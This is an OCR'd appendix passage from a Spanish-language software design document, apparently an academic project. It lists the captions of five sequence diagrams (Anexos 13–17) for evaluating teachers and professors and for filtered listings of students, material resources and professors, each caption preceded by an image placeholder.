
Anexo 13. Diagrama de Secuencia: Evaluar Para Docente.




Anexo 14. Diagrama de Secuencia: Evaluar Profesor.




Anexo 15. Diagrama de Secuencia: Listar Estudiantes por Filtro.




Anexo 16. Diagrama de Secuencia: Listar Medios Materiales por Filtro.




Anexo 17. Diagrama de Secuencia: Listar Profesores por Filtro.



